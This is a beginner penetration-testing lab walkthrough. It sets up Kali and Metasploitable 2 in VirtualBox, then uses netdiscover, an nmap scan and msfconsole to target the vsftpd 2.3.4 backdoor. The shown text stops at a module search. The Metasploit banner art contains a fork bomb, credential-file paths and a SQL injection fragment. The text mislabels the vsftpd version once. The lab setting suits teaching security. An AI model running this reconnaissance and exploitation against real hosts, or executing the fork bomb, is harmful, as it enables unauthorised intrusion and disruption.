Lab 1

Difficulty: Easy | Medium | hard | insane

In this lab, we will learn how to gain access to a vulnerable machine.

How to create a virtual machine

1. Skills learned after completing the lab
2. Host discovery
3. Using Nmap to find open ports and vulnerabilities
4. Use Metasploit to exploit vulnerabilities

Resources needed


1. Kali Linux or any other hacking distribution (https://www.kali.org/get-kali/#kali-virtual-machines)
2. VirtualBox (https://www.virtualbox.org/wiki/Downloads) or VMware (VirtualBox is used to complete this lab you are welcome to use VMware but for sake of simplicity VirtualBox will be used)
3. Metasploitable (https://sourceforge.net/projects/metasploitable/)

Setting up

1. After downloading all resources use VirtualBox and create a Kali Linux virtual machine

    Setting up kali

    a. Under the tools, menu select *import*
    b. Click the yellow folder icon and go to where you extracted your Kali then click *next,* then *import*
    *Please note VirtualBox sometimes gives an error at this stage, select *retry* and it should work



Appliance to import

Please choose the source to import appliance from. This can be a local file system to import OVF archive or one of known cloud service providers to import cloud VM from.


Source: Local File System

Please choose a file to import the virtual appliance from. VirtualBox currently supports importing appliances saved in the Open Virtualization Format (OVF). To continue, select the file to import below.

File: D:\vms\linux\kali\kali-linux-2022.1-virtualbox-amd64.ovf

c. Now that kali has been imported we are going to create a Nat network so that Kali and Metasploitable can communicate

d. Go to *file>Preference>Network* then select *adds new net*



VirtualBox - Preferences

Network

NAT Networks


Active	Name
☑	NatNetwork

e. Now right click on the Kali machine and enter the settings menu. Under the *network* tab select *Nat* network on the drop-down and make sure *NatNetwork* is selected

Setting up Metasploitable 2

f. Under the *tools* menu select *new*. Enter the following information: name enter Metasploitable, *type* click the drop-down and select Linux, *Version* select Debian 32 - bit.

g. Now under the *hard disk* section select *Use an existing virtual hard disk file*. Click the yellow file icon>add then locate where you extracted Metasploitable 2. Click create



Create Virtual Machine

Name and operating system

Name: metasploitable 2

Machine Folder: C:\Users\Steal Mountain\VirtualBox VMs

Type: Microsoft Windows

Version: Windows 7 (64-bit)

Memory size

2048 MB

4 MB

16384 MB

Hard disk

○ Do not add a virtual hard disk


○ Create a virtual hard disk now

● Use an existing virtual hard disk file

Metasploitable2-Linux-disk1.vdi (Normal, 8.00 GB)

h. Right click the virtual machine go to the *network* section, click the *attached to* drop down and select *Nat network*


i. Now start the now start your Metasploitable machine.




```
 * Starting deferred execution scheduler atd                             [ OK ]
 * Starting periodic command scheduler crond                             [ OK ]
 * Starting Tomcat servlet engine tomcat5.5                              [ OK ]
 * Starting web server apache2                                           [ OK ]
 * Running local boot scripts (/etc/rc.local)
nohup: appending output to `nohup.out'
nohup: appending output to `nohup.out'
                                                                         [ OK ]

                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: SS
```

Let's start hacking

1. Log into your kali machine username: kali, password: kali




2. open your terminal
3. Type the following command to use root privileges
    a. $ sudo -s
    b. It will prompt for a password, the password is kali
4. We need to get the IP address of the Metasploitable machine
    a. # netdiscover
        i. the IP address of the Metasploitable machine is 192.168.178.12.




```
Currently scanning: 192.168.115.0/16   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.178.1   52:54:00:12:35:00      1      60  Unknown vendor
 192.168.178.2   52:54:00:12:35:00      1      60  Unknown vendor
 192.168.178.3   08:00:27:35:35:75      1      60  PCS Systemtechnik GmbH
 192.168.178.12  08:00:27:79:02:46      1      60  PCS Systemtechnik GmbH
```

5. Now that we have found the IP address of our target, we are going to use a tool called Nmap which is used to find open ports and other information about the network, with this information we discover vulnerabilities.
    # nmap -A <IP>
        -A will perform an intensive scan use –help option for more information



```
┌──(root㉿kali)-[/home/kali]
└─# nmap -A 192.168.178.12
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-22 21:51 EDT
Nmap scan report for 192.168.178.12
Host is up (0.00093s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.178.23
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      56965/tcp   mountd
|   100005  1,2,3      58448/udp   mountd
|   100021  1,3,4      34078/tcp   nlockmgr
|   100021  1,3,4      55862/udp   nlockmgr
```

6. We have discovered my Open ports and the service running on those ports. Looking at the scan results we can see that port 21 (FTP) is running vstpd 2.3.6 which is vulnerable. A quick google search shows that there is a backdoor present with that specific version of vsftpd.



About 27 600 results (0,45 seconds)

https://www.rapid7.com › modules › exploit › unix › ftp

VSFTPD v2.3.4 Backdoor Command Execution - Rapid7

30 May 2018 — This module **exploits** a malicious backdoor that was added to the **VSFTPD** download archive. This backdoor was introduced into the **vsftpd-2.3.4**.tar.

https://www.exploit-db.com › exploits


vsftpd 2.3.4 - Backdoor Command Execution - Exploit Database

12 Apr 2021 — **Exploit** Title: **vsftpd 2.3.4** - Backdoor Command Execution # Date: 9-04-2021 # **Exploit** Author: HerculesRD # Software Link: ...

People also ask


7. You can read more about the vulnerability, the article tells us that there is a metasploit module that we can use to exploit this vulnerability
8. Now go back to your terminal and type the following command
   # msfconsole

   The command will open metasploit which is a hacking framework used for penetration testing. Metasploit is a great tool to execute exploits.



~~~
└─# msfconsole

                                              `:oDFo:`
                                           ./ymM0dayMmy/.
                                        -+dHJ5aGFyZGVyIQ==+-
                                    `:sm⏣~~Destroy.No.Data~~s:`
                                 -+h2~~Maintain.No.Persistence~~h+-
                             `:odNo2~~Above.All.Else.Do.No.Harm~~Ndo:`
                          ./etc/shadow.0days-Data'%20OR%201=1--.No.0MN8'/.
                       -++SecKCoin++e.AMd`       `.-://///+hbove.913.ElsMNh+-
                      --~/.ssh/id_rsa.Des-                 `htN01UserWroteMe!-
                      :dopeAW.No<nano>o                     :is:TЯiKC.sudo-.A:
                      :we're.all.alike'`                     The.PFYroy.No.D7:
                      :PLACEDRINKHERE!:                      yxp_cmdshell.Ab0:
                      :msf>exploit -j.                       :Ns.BOB&ALICEes7:
                      :---srwxrwx:-.`                        `MS146.52.No.Per:
                      :<script>.Ac816/                        sENbove3101.404:
                      :NT_AUTHORITY.Do                        `T:/shSYSTEM-.N:
                      :09.14.2011.raid                       /STFU|wall.No.Pr:
                      :hevnsntSurb025N.                      dNVRGOING2GIVUUP:
                      :#OUTHOUSE-  -s:                       /corykennedyData:
                      :$nmap -oS                              SSo.6178306Ence:
                      :Awsm.da:                            /shMTl#beats3o.No.:
                      :Ring0:                             `dDestRoyREXKC3ta/M:
                      :23d:                               sSETEC.ASTRONOMYist:
                       /-                        /yo-    .ence.N:(){ :|: & };:
                                                 `:Shall.We.Play.A.Game?tron/
                                                 ```-ooy.if1ghtf0r+ehUser5`
                                               ..th3.H1V3.U2VjRFNN.jMh+.`
                                              `MjM~~WE.ARE.se~~MMjMs
                                               +~KANSAS.CITY's~-`
                                                J~HAKCERS~./.`
                                                .esc:wq!:`
                                                 +++ATH`
                                                  `


       =[ metasploit v6.1.27-dev                          ]
+ -- --=[ 2196 exploits - 1162 auxiliary - 400 post       ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Writing a custom module? After editing your
module, why not try the reload command

msf6 > █
~~~

9. we need to search for the vsftpd module
   msf6> search vsftpd

